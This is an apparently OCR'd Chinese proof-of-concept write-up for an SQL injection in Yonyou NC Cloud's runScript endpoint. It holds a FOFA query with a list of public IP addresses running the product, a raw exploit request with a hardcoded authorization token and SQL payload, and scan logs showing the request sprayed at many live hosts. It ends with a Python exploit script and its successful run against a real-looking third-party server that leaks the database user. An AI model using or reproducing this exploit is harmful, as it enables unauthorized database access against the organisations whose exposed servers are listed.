
poc1


fofa:app="用友-NC-Cloud"



选项 首页 app="用友-NC-Cloud" app="红帆-ioffice"

序号	HOST	标题	IP	端口	域名	协议	证书绑定的域名	Server指纹
1	8.136.177.141:81		8.136.177.141	81		http		server
2	39.99.128.6:8090		39.99.128.6	8090		http		server
3	120.76.196.27:9080		120.76.196.27	9080		http		server
4	https://119.13.102.104		119.13.102.104	443		https		nginx/1.27.2
5	61.178.89.163:9001		61.178.89.163	9001		http		server
6	124.71.178.84		124.71.178.84	80		http		server
7	39.105.170.161:9083		39.105.170.161	9083		http		
8	120.53.132.197:8081		120.53.132.197	8081		http		nginx/1.20.1
9	120.53.132.197:8002		120.53.132.197	8002		http		nginx/1.14.1
10	8.217.66.173:8088		8.217.66.173	8088		http		server
11	140.210.223.203:9080		140.210.223.203	9080		http		server
12	58.211.241.227:2022		58.211.241.227	2022		http		server
13	36.7.188.197:8082		36.7.188.197	8082		http		******
14	47.93.254.146		47.93.254.146	80		http		Apache/2.2.22 (Unix) DAV/2 mod_jk/1.2.28
15	124.71.26.169:8080		124.71.26.169	8080		http		server
16	125.75.10.42:9888		125.75.10.42	9888		http		server
17	218.59.244.155:9088		218.59.244.155	9088		http		server
18	118.112.188.133:8090		118.112.188.133	8090		http		server
19	106.15.187.97:7777		106.15.187.97	7777		http		server
20	61.150.72.184:8086		61.150.72.184	8086		http		server
21	121.40.108.213:9073		121.40.108.213	9073		http		
22	124.70.70.140:8888		124.70.70.140	8888		http		server
23	116.63.188.133:8090		116.63.188.133	8090		http		server
24	47.107.251.181:8081		47.107.251.181	8081		http		server

OK 当前查询条件查询到 3886 条，当前已加载 3886 条



```
POST /ncchr/attendScript/internal/runScript HTTP/1.1
Host : {{file:line(D:\Yakit\Yakit应用\yakit-projects\temp\tmp468706301.txt)}}
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36
Connection: close
Content-Type: application/x-www-form-urlencoded
Accept: */*
Accept-Language: en
Authorization: 58e00466213416018d01d15de83b0198
Accept-Encoding: gzip

key=1&script=select 1,111*111,user,4,5,6,7,8,9,10 from dual
```

请求	Method	状态	响应大小	延迟(ms)	Payloads	操作
89	POST	400	126	350	117.89.85.152:8001	
90	POST	200	74	340	140.210.78.20:8088	
91	POST	400	108	104	124.70.84.198:8088	
92	POST	400	108	25	120.133.72.123	
93	POST	400	108	769	159.138.83.66:8081	
94	POST	400	126	56	8.153.192.248	
95	POST	400	108	52	58.20.153.231:8090	
96	POST	200	88	2894	36.133.140.206:8081	
97	POST	400	126	80	39.105.170.161:9080	
98	POST	400	108	83	218.59.244.155:7777	

快速预览 请求 响应 提取数据 美化 HEX 编码


```
HTTP/1.1 200
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: *
Content-Type: application/x-www-form-urlencoded;charset=UTF-8
Date: Mon, 20 Oct 2025 02:46:18 GMT
Connection: close
Server: server
Content-Length: 88

[{"1":1,"4":4,"5":5,"6":6,"7":7,"8":8,"9":9,"USER":"NCCCS2023","111*111":12321,"10":10}]
```

远端地址:36.133.140.206:8081; 响应时间:2894ms; 总耗时:2931ms; URL:http://36.133.140.206:8081/ncc...

python基础作业.py | weekendwork1.py | test1.py | homework3.py | demo4.py

test1.py > ...

```python
# 1.fofa:app="用友-NC-Cloud"
import argparse,sys,requests
import urllib3
import warnings
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
def banner():
    test = """

    author = WXL
"""
    print(test)
def main():
    banner()
    parse = argparse.ArgumentParser(description="用友NC 存在SQL注入")

    parse.add_argument('-u', '--url', dest='url', type=str, help='please input your link')
    parse.add_argument('-f', '--file', dest='file', type=str, help='please input your file')

    args = parse.parse_args()

    if args.url and not args.file:
        poc(args.url)
    elif args.file and not args.url:
        pass
    else:
        print(f"Usage python {sys.argv[0]} -h")
```

```python
def poc(target):
    link = "/ncchr/attendScript/internal/runScript"
    headers = {
        "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36",
        "Connection": "close",
        "Content-Type": "application/x-www-form-urlencoded",
        "Accept": "*/*",
        "Accept-Language": "en",
        "Authorization": "58e00466213416018d01d15de83b0198",
        "Accept-Encoding": "gzip"
    }
    data = "key=1&script=select 1,111*111,user,4,5,6,7,8,9,10 from dual"
    res1 = requests.get(url=target, headers=headers, verify=False, timeout=5)
    print(res1)
    if res1.status_code == 200:
        res2 = requests.post(url=target+link, headers=headers, data=data, verify=False, timeout=5)
        res2_content = res2.text
        print(res2_content)
        if "USER" in res2_content:
            print(f"[+]该站点{target}存在SQL注入")
if __name__ == "__main__":
    main()
```


PS D:\Vscode\Python_code> python3 test1.py -u http://36.133.140.206:8081
YYNC_SQLi
author = WXL
<Response [200]>
[{"1":1,"4":4,"5":5,"6":6,"7":7,"8":8,"9":9,"USER":"NCCCS2023","111*111":12321,"10":10}]
[+]该站点http://36.133.140.206:8081存在SQL注入
PS D:\Vscode\Python_code>